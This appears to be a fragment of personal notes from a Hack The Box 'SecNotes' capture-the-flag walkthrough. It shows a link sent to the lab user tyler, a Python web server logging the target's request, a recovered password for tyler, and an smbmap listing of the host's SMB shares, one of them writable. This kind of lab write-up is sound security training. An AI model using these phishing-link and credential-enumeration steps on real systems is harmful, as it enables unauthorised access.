
To: tyler@secnotes.htb

Message:


http://10.10.14.23:8000/test.html


Send Cancel

```
┌──(root💀kali)-[/Documents/htb/boxes/secnotes/www]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.97 - - [11/May/2021 22:29:02] "GET /test.html HTTP/1.1" 200 -
```



doesn't work, he's using powershell not a brower






92g!mA8BGjOirkL%OG*&

```
┌──(root💀kali)-[/Documents/htb/boxes/secnotes/www]
└─# smbmap -u tyler -p '92g!mA8BGjOirkL%OG*&' -H 10.10.10.97
[+] IP: 10.10.10.97:445 Name: 10.10.10.97
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        new-site                                                READ, WRITE
```

what share are available



read the other secnotes